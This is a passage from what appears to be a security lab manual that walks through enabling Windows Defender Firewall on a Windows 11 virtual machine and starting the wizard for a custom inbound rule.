
1. Turn on all the virtual machines (**Windows 11, Windows Server 2022, Windows Server 2019, Parrot Security, Ubuntu and Android**).
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.
3. Open the **Control Panel**; navigate to **System and Security** → **Windows Defender Firewall** and click **Use recommended settings** to turn on Firewall.




- Now, you can see that the Firewall is enabled in the **Windows 11** machine. Click the **Advanced settings** link in the left pane.




- The **Windows Defender Firewall with Advanced Security** window appears; here, we are going to create an **inbound rule**. Select Inbound Rules in the left pane and click **New Rule** under **Actions**.



6. The **New Inbound Rule Wizard** appears. In the **Rule Type** section, choose the **Custom** radio button to create a custom inbound rule and click **Next**.

